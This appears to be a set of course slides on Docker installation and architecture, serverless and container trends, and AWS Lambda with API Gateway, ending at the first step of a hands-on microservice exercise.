
Docker Runtime Architecture



Docker – Platform Architecture



The Docker Ecosystem




Docker on macOS

- Install Docker Desktop on macOS:

<https://docs.docker.com/desktop/mac/install/>

<https://hub.docker.com/editions/community/docker-ce-desktop-mac>

- macOS 10.15 or newer, Docker Desktop 4.6.1
- 4GB RAM




Docker on Windows

- Install Docker Desktop for Windows


<https://docs.docker.com/desktop/windows/install/>

<https://hub.docker.com/editions/community/docker-ce-desktop-windows>

- Windows 10/11
- 4GB RAM



Container-Based Microservice Example



Sinatra is a lightweight web application library and domain-specific language that provides a faster and simpler alternative to Ruby frameworks such as Ruby on Rails. See: <https://github.com/sinatra/sinatra/>

Serverless – Where we go from here

- Backend-as-a-Service
 - AI
 - Fraud detection
 - Latent semantic analysis
 - Geospatial
 - Satellite imagery
 - Hyper-Locality
 - Analytics
 - Query
 - Search
 - Stream Processing
 - Database
 - Graph
 - HPC (High Performance Computing)

Serverless – Where we go from here (cont'd)

- Function-as-a-Service
 - Polyglot language support (each function written in a different language)
 - Stateful endpoints (Web Sockets)
 - AWL Lambda implements WebSockets by integrating the Fanout service
 - Remote Debugging
 - Enhanced Monitoring
 - Evolution of CI/CD Patterns (Continuous Integration / Continuous Deployment)
 - IDE's
 - See “Ten Attributes of Serverless Computing Platforms”:
<https://thenewstack.io/ten-attributes-serverless-computing-platforms/>

Containers – Where we go from here

- Networking
 - Overlay networks between containers running across separate hosts
- Stateful Containers
 - Support for container architectures that read and write persistent data
- Monitoring and Logging
 - Evolution of design patterns for capturing telemetry and log data from running containers
- Debugging
 - Attach to running containers and debug code
- Security
 - Better isolation at the kernel level between containers running on the same host
 - Secret/Key management – Transparently pass sensitive configuration

AWS Lambda


- Compute Service using Amazon's infrastructure
- Code === function
- Supported – Java, Python and Node.js (i.e., JavaScript)
- Can say it to be Docker under the covers
- A system that uses Linux Containers
- **Pay only for the compute time you use**
- Triggered by events or called from HTTP
- It still has SERVERS, but we do not care about them
- Functions are unit of deployment and scaling
- No Machines, no Vms or containers visible in Programming Model
- Never pay for idle
- Auto-Scaling and Always Available, adapts to rate of incoming requests

Using AWS Lambda


- No Servers to Manage
- Continuous Scaling
- Subsecond metering
- Bring your own code
- Simple resource model
- Flexible Authorization and Use
- Stateless but you can connect to others to store state
- Authoring functions
- Makes it easy to
 - Perform real time data processing
 - Build scalable backend services
 - Glue and choreograph systems



AWS Lambda - How It Works




AWS Lambda - How It Works (cont'd)




Amazon API Gateway

- Amazon API Gateway is a fully managed service that makes it easy for developers to create, publish, maintain, monitor, and secure APIs at any scale.
- Creates a unified API front end for multiple microservices
- DDoS (Distributed Denial of Service) Protection and throttling for back-end systems
- Authenticate and authorize requests




Amazon API Gateway Call Flow



An Amazon API Gateway Call Flow

Amazon API Gateway Request Processing Workflow



AWS Lambda Supported Event Sources

- Amazon S3
- Amazon DynamoDB
- Amazon Kinesis Streams
- Amazon Simple Notification Service
- Amazon Simple Email Service
- Amazon Cognito
- AWS CloudFormation
- Amazon CloudWatch Logs
- Amazon CloudWatch Events
- AWS CodeCommit
- Scheduled Events (powered by Amazon CloudWatch Events)'
- AWS Config
- Amazon Echo
- Amazon Lex
- Amazon API Gateway


See: <https://docs.aws.amazon.com/lambda/latest/dg/lambda-services.html>

Create a Simple Microservice using Lambda and API Gateway

In this exercise you will use the Lambda console to create a Lambda function (MyLambdaMicroservice), and an Amazon API Gateway endpoint to trigger that function. You will be able to call the endpoint with any method (GET, POST, PATCH, etc.) to trigger your Lambda function. When the endpoint is called, the entire request will be passed through to your Lambda function. Your function action will depend on the method you call your endpoint with:

- DELETE: delete an item from a DynamoDB table
- GET: scan table and return all items
- POST: Create an item
- PUT: Update an item


AWS Lambda (cont'd)



Follow the steps in this section to create a new Lambda function and an API Gateway endpoint to trigger it:

1. **Sign into the AWS Management Console and open the **AWS Lambda Management Console** under **Compute Lambda**.**

AWS Lambda (cont'd)

